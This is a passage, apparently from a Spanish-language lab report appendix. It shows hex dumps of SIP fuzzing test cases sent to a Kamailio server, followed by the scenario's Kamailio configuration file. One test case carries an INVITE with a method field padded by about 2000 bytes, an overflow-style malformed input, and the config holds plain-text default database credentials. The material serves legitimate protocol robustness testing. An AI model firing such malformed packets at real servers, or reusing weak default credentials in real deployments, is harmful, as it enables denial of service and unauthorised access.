00001712  30 20 30 0d 0a 6d 3d 61 75 64 69 6f 20 39 38 37  0 0..m=audio 987
00001728  36 20 52 54 50 2f 41 56 50 20 30 0d 0a 61 3d 72  6 RTP/AVP 0..a=r
00001744  74 70 6d 61 70 3a 30 20 50 43 4d 55 2f 38 30 30  tpmap:0 PCMU/800
00001760  30 0d 0a                                        0..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 31 30 30  h=z9hG4bK0000100
00000112  30 30 30 31 30 3b 72 65 63 65 69 76 65 64 3d 31  00010;received=1
00000128  39 32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72  92.168.1.135..Fr
00000144  6f 6d 3a 20 31 30 20 3c 73 69 70 3a 61 6e 61 63  om: 10 <sip:anac
00000160  6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31  leto@192.168.1.1
00000176  33 36 3e 3b 74 61 67 3d 31 30 0d 0a 54 6f 3a 20  36>;tag=10..To:
00000192  52 65 63 65 69 76 65 72 20 3c 73 69 70 3a 37 31  Receiver <sip:71
00000208  30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31 33  064@192.168.1.13
00000224  36 3e 3b 74 61 67 3d 30 39 30 61 37 63 37 63 33  6>;tag=090a7c7c3
00000240  66 38 65 37 65 33 37 35 39 65 36 34 39 31 66 38  f8e7e3759e6491f8
00000256  61 64 36 62 66 37 31 2e 66 30 31 37 0d 0a 43 61  ad6bf71.f017..Ca
00000272  6c 6c 2d 49 44 3a 20 39 30 31 37 33 35 36 34 36  ll-ID: 901735646
00000288  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a  @192.168.1.136..
00000304  43 53 65 71 3a 20 31 20 49 4e 56 49 54 45 0d 0a  CSeq: 1 INVITE..
00000320  53 65 72 76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f  Server: kamailio
00000336  20 28 34 2e 34 2e 35 20 28 78 38 36 5f 36 34 2f   (4.4.5 (x86_64/
00000352  6c 69 6e 75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74  linux))..Content
00000368  2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 0d 0a        -Length: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #10, 261 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 31 30  ch=z9hG4bK000010
```

```
00000096  30 30 30 30 31 30 0d 0a 46 72 6f 6d 3a 20 31 30  000010..From: 10
00000112  20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31   <sip:anacleto@1
00000128  39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61  92.168.1.136>;ta
00000144  67 3d 31 30 0d 0a 54 6f 3a 20 52 65 63 65 69 76  g=10..To: Receiv
00000160  65 72 20 3c 73 69 70 3a 37 31 30 36 34 40 31 39  er <sip:71064@19
00000176  32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61  2.168.1.136>..Ca
00000192  6c 6c 2d 49 44 3a 20 39 30 31 37 33 35 36 34 36  ll-ID: 901735646
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a  @192.168.1.136..
00000224  43 53 65 71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a  CSeq: 1 CANCEL..
00000240  43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20  Content-Length:
00000256  30 0d 0a 0d 0a                                    0....
 Sending ACK
    test-case #10, 255 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 31 30 30 30 30  z9hG4bK000010000
00000096  30 31 30 0d 0a 46 72 6f 6d 3a 20 31 30 20 3c 73  010..From: 10 <s
00000112  69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e  ip:anacleto@192.
00000128  31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 31  168.1.136>;tag=1
00000144  30 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  0..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 36 40 31 39  ID: 901735646@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e  q: 1 ACK..Conten
00000240  74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 0d 0a     t-Length: 0....
Sending Test-Case #11
    test-case #11, 2542 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001376  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001392  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001408  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001424  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001440  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001456  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001472  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001488  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001504  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001520  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00001536  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00002000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00002016  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00002032  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00002048  61 20 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e  a sip:71064@192.
00002064  31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e  168.1.136 SIP/2.
00002080  30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f  0..Via: SIP/2.0/
00002096  55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33  UDP 192.168.1.13
00002112  36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39  6:5060;branch=z9
00002128  68 47 34 62 4b 30 30 30 30 31 31 30 30 30 30 31  hG4bK00001100001
00002144  31 0d 0a 46 72 6f 6d 3a 20 31 31 20 3c 73 69 70  1..From: 11 <sip
00002160  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00002176  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 31 31 0d  8.1.136>;tag=11.
00002192  0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73  .To: Receiver <s
00002208  69 70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38  ip:71064@192.168
00002224  2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44  .1.136>..Call-ID
00002240  3a 20 39 30 31 37 33 35 36 34 37 40 31 39 32 2e  : 901735647@192.
00002256  31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a  168.1.136..CSeq:
00002272  20 31 20 49 4e 56 49 54 45 0d 0a 43 6f 6e 74 61   1 INVITE..Conta
00002288  63 74 3a 20 31 31 20 3c 73 69 70 3a 61 6e 61 63  ct: 11 <sip:anac
00002304  6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31  leto@192.168.1.1
00002320  33 36 3e 0d 0a 45 78 70 69 72 65 73 3a 20 31 32  36>..Expires: 12
00002336  30 30 0d 0a 4d 61 78 2d 46 6f 72 77 61 72 64 73  00..Max-Forwards
00002352  3a 20 37 30 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79  : 70..Content-Ty
00002368  70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f  pe: application/
00002384  73 64 70 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e  sdp..Content-Len
00002400  67 74 68 3a 20 31 33 30 0d 0a 0d 0a 76 3d 30 0d  gth: 130....v=0.
00002416  0a 6f 3d 31 31 20 31 31 20 31 31 20 49 4e 20 49  .o=11 11 11 IN I
00002432  50 34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  P4 192.168.1.136
00002448  0d 0a 73 3d 53 65 73 73 69 6f 6e 20 53 44 50 0d  ..s=Session SDP.
00002464  0a 63 3d 49 4e 20 49 50 34 20 31 39 32 2e 31 36  .c=IN IP4 192.16
00002480  38 2e 31 2e 31 33 36 0d 0a 74 3d 30 20 30 0d 0a  8.1.136..t=0 0..
00002496  6d 3d 61 75 64 69 6f 20 39 38 37 36 20 52 54 50  m=audio 9876 RTP
00002512  2f 41 56 50 20 30 0d 0a 61 3d 72 74 70 6d 61 70  /AVP 0..a=rtpmap
00002528  3a 30 20 50 43 4d 55 2f 38 30 30 30 0d 0a        :0 PCMU/8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
```

```
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 31 31 30  h=z9hG4bK0000110
00000112  30 30 30 31 31 3b 72 65 63 65 69 76 65 64 3d 31  00011;received=1
00000128  39 32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72  92.168.1.135..Fr
00000144  6f 6d 3a 20 31 31 20 3c 73 69 70 3a 61 6e 61 63  om: 11 <sip:anac
00000160  6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31  leto@192.168.1.1
00000176  33 36 3e 3b 74 61 67 3d 31 31 0d 0a 54 6f 3a 20  36>;tag=11..To:
00000192  52 65 63 65 69 76 65 72 20 3c 73 69 70 3a 37 31  Receiver <sip:71
00000208  30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31 33  064@192.168.1.13
00000224  36 3e 3b 74 61 67 3d 30 39 30 61 37 63 37 63 33  6>;tag=090a7c7c3
00000240  66 38 65 37 65 33 37 35 39 65 36 34 39 31 66 38  f8e7e3759e6491f8
00000256  61 64 36 62 66 37 31 2e 33 35 66 66 0d 0a 43 61  ad6bf71.35ff..Ca
00000272  6c 6c 2d 49 44 3a 20 39 30 31 37 33 35 36 34 37  ll-ID: 901735647
00000288  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a  @192.168.1.136..
00000304  43 53 65 71 3a 20 31 20 49 4e 56 49 54 45 0d 0a  CSeq: 1 INVITE..
00000320  53 65 72 76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f  Server: kamailio
00000336  20 28 34 2e 34 2e 35 20 28 78 38 36 5f 36 34 2f   (4.4.5 (x86_64/
00000352  6c 69 6e 75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74  linux))..Content
00000368  2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 0d 0a        -Length: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #11, 261 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 31 31  ch=z9hG4bK000011
00000096  30 30 30 30 31 31 0d 0a 46 72 6f 6d 3a 20 31 31  000011..From: 11
00000112  20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31   <sip:anacleto@1
00000128  39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61  92.168.1.136>;ta
00000144  67 3d 31 31 0d 0a 54 6f 3a 20 52 65 63 65 69 76  g=11..To: Receiv
00000160  65 72 20 3c 73 69 70 3a 37 31 30 36 34 40 31 39  er <sip:71064@19
00000176  32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61  2.168.1.136>..Ca
00000192  6c 6c 2d 49 44 3a 20 39 30 31 37 33 35 36 34 37  ll-ID: 901735647
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a  @192.168.1.136..
00000224  43 53 65 71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a  CSeq: 1 CANCEL..
00000240  43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20  Content-Length:
00000256  30 0d 0a 0d 0a                                    0....
 Sending ACK
    test-case #11, 255 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 31 31 30 30 30  z9hG4bK000011000
00000096  30 31 31 0d 0a 46 72 6f 6d 3a 20 31 31 20 3c 73  011..From: 11 <s
00000112  69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e  ip:anacleto@192.
00000128  31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 31  168.1.136>;tag=1
00000144  31 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  1..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 34 37 40 31 39  ID: 901735647@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e  q: 1 ACK..Conten
00000240  74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 0d 0a     t-Length: 0....
```

ANEXO G: Ficheros de configuración del escenario utilizado

KAMAILIO

```
#!KAMAILIO
#
####### Modules define #########
### Databases defines #####

#!define WITH_MYSQL
#!define WITH_ASTERISKDB
        #!ifdef WITH_ASTERISKDB
                #!ifndef WITH_MYSQL
                #!define WITH_MYSQL
                #!endif
        #!endif

### Security defines #####

##!define WITH_TLS
#!define WITH_ANTIFLOOD

#!define WITH_AUTH
        #!ifdef WITH_AUTH
                #!ifndef WITH_MYSQL
                #!define WITH_MYSQL
                #!endif
        #!endif

#!define WITH_USRLOCDB
        #!ifdef WITH_USRLOCDB
                #!ifndef WITH_MYSQL
                #!define WITH_MYSQL
                #!endif
        #!endif
### Nat defines #####
##!define WITH_NAT
### Websockets defines #####
#!define WITH_WEBSOCKETS
        #!ifdef WITH_WEBSOCKETS
                #!ifndef WITH_TLS
                #!define WITH_TLS
                #!endif
                #!ifndef WITH_NAT
                #!define WITH_NAT
                #!endif
        #!endif
### External services defines #####
#!define WITH_ASTERISK
        #!ifdef WITH_ASTERISK
                #!ifndef WITH_NAT
                #!define WITH_NAT
                #!endif
        #!endif
#!define WITH_DOUBANGO
        #!ifdef WITH_DOUBANGO
                #!ifndef WITH_NAT
                #!define WITH_NAT
                #!endif
        #!endif

####### Constants #########
#!substdef "!MY_EXTERNAL_IP_ADDR!10.200.3.111!g"
#!substdef "!MY_EXTERNAL_PORT!5060!g"
#!substdef "!MY_INTERNAL_IP_ADDR!10.0.0.1!g"
#!substdef "!MY_INTERNAL_PORT!5060!g"
#!substdef "!MY_DOMAIN!10.200.3.111!g"
#!ifdef WITH_ASTERISK
#!substdef "!ASTERISK_ADDR!10.0.0.2!g"
#!substdef "!ASTERISK_PORT!5080!g"
#!endif
#!ifdef WITH_DOUBANGO
#!substdef "!DOUBANGO_ADDR!10.0.0.2!g"
#!substdef "!DOUBANGO_PORT!20060!g"
#!endif

#!ifdef WITH_WEBSOCKETS
#!substdef "!MY_WS_PORT!80!g"
#!substdef "!MY_WSS_PORT!443!g"
```

```
#!substdef "!MY_WS_ADDR!tcp:MY_EXTERNAL_IP_ADDR:MY_WS_PORT!g"
#!substdef "!MY_WSS_ADDR!tls:MY_EXTERNAL_IP_ADDR:MY_WSS_PORT!g"
#!endif

#
# Kamailio (OpenSER) SIP Server v4.0 - default configuration script
#     - web: http://www.kamailio.org
#     - git: http://sip-router.org
#
# Direct your questions about this file to: <sr-users@lists.sip-router.org>
#
# Refer to the Core CookBook at http://www.kamailio.org/dokuwiki/doku.php
# for an explanation of possible statements, functions and parameters.
#
# Several features can be enabled using '#!define WITH_FEATURE' directives:
#
# *** To run in debug mode:
#     - define WITH_DEBUG
#
# *** To enable mysql:
#     - define WITH_MYSQL
#
# *** To enable authentication execute:
#     - enable mysql
#     - define WITH_AUTH
#     - add users is asteriskdb
#
# *** To enable persistent user location execute:
#     - enable mysql
#     - define WITH_USRLOCDB
#
# *** To enable nat traversal execute:
#     - define WITH_NAT
#     - install RTPEngine
#     - start RTPEngine:
#        sudo rtpengine -foreground -log-stderr -log-level=7
#       --interface=external/10.200.3.111 -interface=internal/10.0.0.1
#       --listen-ng=10.0.0.1:2223 -port-min=30000 -port-max=45000
#       --pidfile=/var/run/rtpengine.pid
#
# *** To enable TLS support execute:
#     - adjust CFGDIR/tls.cfg as needed
#     - define WITH_TLS
#
# *** To enable anti-flood detection execute:
#     - adjust pike and htable=>ipban settings as needed (default is
#       block if more than 16 requests in 2 seconds and ban for 300 seconds)
#     - define WITH_ANTIFLOOD
#

####### Defined Values #########
# *** Value defines - IDs used later in config
# - database URL - used to connect to database server by modules such
#                as: auth_db, acc, usrloc, a.s.o.
#!ifdef WITH_MYSQL
        #!ifndef DBURL
        #!define DBURL "mysql://Asterisk:kamailiorw@localhost/Asterisk"
        #!endif
#!ifdef WITH_ASTERISKDB
        #!ifndef DBASTURL
        #!define DBASTURL "mysql://asterisk:asterisk@localhost/asterisk"
        #!endif
#!endif
#!endif

# - flags
#       FLT_ - per transaction (message) flags
#       FLB_ - per branch flags
#!define FLT_NATS 5

#!define FLB_NATB 6
#!define FLB_NATSIPPING 7

####### Global Parameters #########

### LOG Levels: 3=DBG, 2=INFO, 1=NOTICE, 0=WARN, -1=ERR
#!ifdef WITH_DEBUG
```

```
debug=4
log_stderror=no
#!else
debug=2
log_stderror=no
#!endif

memdbg=5
memlog=5
log_facility=LOG_LOCAL0
fork=yes
children=4

/* port to listen to
 * - can be specified more than once if needed to listen on many ports
 * We are going to put the port in the listen line. */

listen=MY_EXTERNAL_IP_ADDR:MY_EXTERNAL_PORT
listen=MY_INTERNAL_IP_ADDR:MY_INTERNAL_PORT
#!ifdef WITH_WEBSOCKETS
#listen=MY_WS_ADDR
#!ifdef WITH_TLS
listen=MY_WSS_ADDR
#!endif
#!endif

#!ifdef WITH_ASTERISK
# Allow communication with asterisk
mhomed=1
#!endif

#!ifdef WITH_TLS
enable_tls=yes
#!endif

use_dns_cache = on                  # Use KAMAILIO internal DNS cache
use_dns_failover = on         # Depends on KAMAILIO internal DNS cache
dns_srv_loadbalancing = on          #
dns_try_naptr = on                  #
dns_retr_time=1                     # Time in seconds before retrying a DNS request
dns_retr_no=3                       # Number of DNS retransmissions before giving up

# Set protocol preference order - ignore target priority
dns_naptr_ignore_rfc= yes            # Ignore target NAPTR priority
dns_tls_pref=50                     # First priority: TLS
dns_tcp_pref=30                     # Second priority: TCP
dns_udp_pref=10                     # Third priority: UDP

tcp_connection_lifetime=3604
tcp_accept_no_cl=yes
tcp_rd_buf_size=16384

####### Custom Parameters #########
Asterisk.bindip = "MY_EXTERNAL_IP_ADDR" desc "Kamailio IP Address"
Asterisk.bindport = "MY_EXTERNAL_PORT" desc "Kamailio Port"

#!ifdef WITH_ASTERISK
asterisk.bindip = "ASTERISK_ADDR" desc "Asterisk IP Address"
asterisk.bindport = "ASTERISK_PORT" desc "Asterisk Port"
#!endif

#!ifdef WITH_DOUBANGO
Asterisk.bindip = "DOUBANGO_ADDR" desc "Kamailio IP Address"
Asterisk.bindport = "DOUBANGO_PORT" desc "Kamailio Port"
#!endif

####### Modules Section #########
# set paths to location of modules (to sources or installation folders)
#!ifdef WITH_SRCPATH
mpath="modules/"
#!else
mpath="/usr/local/lib64/Asterisk/modules/"
#!endif

#!ifdef WITH_MYSQL
loadmodule "db_mysql.so"
#!endif

loadmodule "mi_fifo.so"
```

```
loadmodule "kex.so"
loadmodule "corex.so"
loadmodule "tm.so"
loadmodule "tmx.so"
loadmodule "sl.so"
loadmodule "rr.so"
loadmodule "pv.so"
loadmodule "maxfwd.so"
loadmodule "usrloc.so"
loadmodule "registrar.so"
loadmodule "textops.so"
loadmodule "siputils.so"
loadmodule "xlog.so"
loadmodule "sanity.so"
loadmodule "ctl.so"
loadmodule "cfg_rpc.so"
loadmodule "mi_rpc.so"
loadmodule "sdpops.so"
loadmodule "textopsx.so"

#!ifdef WITH_AUTH
loadmodule "auth.so"
loadmodule "auth_db.so"
#!endif

#!ifdef WITH_TLS
loadmodule "tls.so"
#!endif

#!ifdef WITH_HOMER
loadmodule "siptrace.so"
#!endif

#!ifdef WITH_NAT
loadmodule "nathelper.so"
loadmodule "rtpengine.so"
#!endif

#!ifdef WITH_WEBSOCKETS
loadmodule "xhttp.so"
loadmodule "websocket.so"
#!endif

#!ifdef WITH_ANTIFLOOD
loadmodule "htable.so"
loadmodule "pike.so"
#!endif

#!ifdef WITH_DEBUG
loadmodule "debugger.so"
#!endif

#!ifdef WITH_ASTERISK
loadmodule "uac.so"
#!endif

# ----------------- setting module-specific parameters ---------------
# ----- mi_fifo params -----
modparam("mi_fifo", "fifo_name", "/tmp/Asterisk_fifo")

# ----- tm params -----
# auto-discard branches from previous serial forking leg
modparam("tm", "failure_reply_mode", 3)
# default retransmission timeout: 30sec
modparam("tm", "fr_timer", 30000)
# default invite retransmission timeout after 1xx: 120sec
modparam("tm", "fr_inv_timer", 120000)

# ----- rr params -----
# add value to ;lr param to cope with most of the Uas
modparam("rr", "enable_full_lr", 1)
# do not append from tag to the RR (no need for this script)
#!ifdef WITH_ASTERISK
modparam("rr", "append_fromtag", 1)
#!else
modparam("rr", "append_fromtag", 0)
#!endif
```

```
# ----- registrar params -----
modparam("registrar", "method_filtering", 1)
# max value for expires of registrations
modparam("registrar", "max_expires", 3600)
# set it to 1 to enable GRUU
modparam("registrar", "gruu_enabled", 0)

# ----- usrloc params -----
/* enable DB persistency for location entries */
#!ifdef WITH_USRLOCDB
modparam("usrloc", "db_url", DBURL)
modparam("usrloc", "db_mode", 2)
#!endif

# ----- auth_db params -----
#!ifdef WITH_AUTH
modparam("auth_db", "calculate_ha1", yes)
modparam("auth_db", "load_credentials", "")
#!ifdef WITH_ASTERISKDB
modparam("auth_db", "user_column", "name")
modparam("auth_db", "password_column", "sippasswd")
modparam("auth_db", "db_url", DBASTURL)
modparam("auth_db", "version_table", 0)
#!else
modparam("auth_db", "db_url", DBURL)
modparam("auth_db", "password_column", "password")
#!endif
#!endif

#!ifdef WITH_NAT
# ----- rtpengine params -----
modparam("rtpengine", "rtpengine_sock", "udp:10.0.0.1:2223")

# ----- nathelper params -----
modparam("nathelper", "natping_interval", 30)
modparam("nathelper", "ping_nated_only", 1)
modparam("nathelper", "sipping_bflag", FLB_NATSIPPING)
modparam("nathelper", "sipping_from", "sip:pinger@MY_EXTERNAL_IP_ADDR")
modparam("nathelper|registrar", "received_avp", "$avp(RECEIVED)")
modparam("usrloc", "nat_bflag", FLB_NATB)
#!endif

# ----- corex params -----
modparam("corex", "alias_subdomains", "MY_DOMAIN")

#!ifdef WITH_TLS
# ----- tls params -----
modparam("tls", "config", "/usr/local/etc/Asterisk/tls/tls.cfg")
modparam("tls", "tls_disable_compression", 1)
modparam("tls", "low_mem_threshold1", -1)
modparam("tls", "low_mem_threshold2", -1)
#!endif

#!ifdef WITH_WEBSOCKETS
modparam("nathelper|registrar", "received_avp", "$avp(RECEIVED)")
#!endif

#!ifdef WITH_HOMER
#Siptrace
modparam("siptrace", "duplicate_uri", "sip:127.0.0.1:9060")
modparam("siptrace", "hep_mode_on", 1)
modparam("siptrace", "trace_to_database", 0)
modparam("siptrace", "trace_flag", 22)
modparam("siptrace", "trace_on", 1)
#!endif

#!ifdef WITH_ANTIFLOOD
# ----- pike params -----
modparam("pike", "sampling_time_unit", 2)
modparam("pike", "reqs_density_per_unit", 16)
modparam("pike", "remove_latency", 4)

# ----- htable params -----
# ip ban htable with autoexpire after 5 minutes
modparam("htable", "htable", "ipban=>size=8;autoexpire=300;")
#!endif

#!ifdef WITH_DEBUG
```

```
# ----- debugger params -----
modparam("debugger", "cfgtrace", 1)
#!endif

####### Routing Logic #########
request_route {

#!ifdef WITH_HOMER
        # start duplicate the SIP message here
        sip_trace();
        setflag(22);
#!endif

        # per request initial checks
        route(REQINIT);

#!ifdef WITH_WEBSOCKETS
        if (nat_uac_test(64)) {
                # Do NAT traversal stuff for requests from a WebSocket
                # connection - even if it is not behind a NAT!
                # This won't be needed in the future if Kamailio and the
                # WebSocket client support Outbound and Path.
                Force_rport();
                if (is_method("REGISTER")) {
                        fix_nated_register();
                } else {
                        if (!add_contact_alias()) {
                                xlog("L_ERR", "Error aliasing contact <$ct>\n");
                                sl_send_reply("400", "Bad Request");
                                exit;
                        }
                }
        }
#!endif

        # NAT detection
        route(NATDETECT);

        # CANCEL processing
        if (is_method("CANCEL")) {
                if (t_check_trans()) {
                        route(RELAY);
                }
                exit;
        }

        # handle requests within SIP dialogs
        route(WITHINDLG);

        ### only initial requests (no To tag)

        t_check_trans();

        # authentication
        route(AUTH);

        # record routing for dialog forming requests (in case they are routed)
        # - remove preloaded route headers
        remove_hf("Route");
        if (is_method("INVITE|SUBSCRIBE")) {
                record_route();
        }

        # dispatch requests to foreign domains
        route(SIPOUT);

        ### requests for my local domains

        # handle presence related requests
        route(PRESENCE);

        # handle registrations
        route(REGISTRAR);

        if ($rU==$null) {
                # request with no Username in RURI
                sl_send_reply("484","Address Incomplete");
```

```
                exit;
        }

        # user location service
        route(LOCATION);
}

# Wrapper for relaying requests
route[RELAY] {
        # enable additional event routes for forwarded requests
        # - serial forking, RTP relaying handling, a.s.o.
        if (is_method("INVITE|BYE|SUBSCRIBE|UPDATE")) {
                        if(!t_is_set("branch_route")) t_on_branch("MANAGE_BRANCH");
        }

        if (is_method("INVITE|SUBSCRIBE|UPDATE")) {
                        if(!t_is_set("onreply_route")) t_on_reply("MANAGE_REPLY");
        }

        if (is_method("INVITE")) {
                        if(!t_is_set("failure_route")) t_on_failure("MANAGE_FAILURE");
        }

        if (!t_relay()) {
                        sl_reply_error();
        }
        exit;
}

# Per SIP request initial checks
route[REQINIT] {
#!ifdef WITH_ANTIFLOOD
        # flood dection from same IP and traffic ban for a while
        # be sure you exclude checking trusted peers, such as pstn gateways
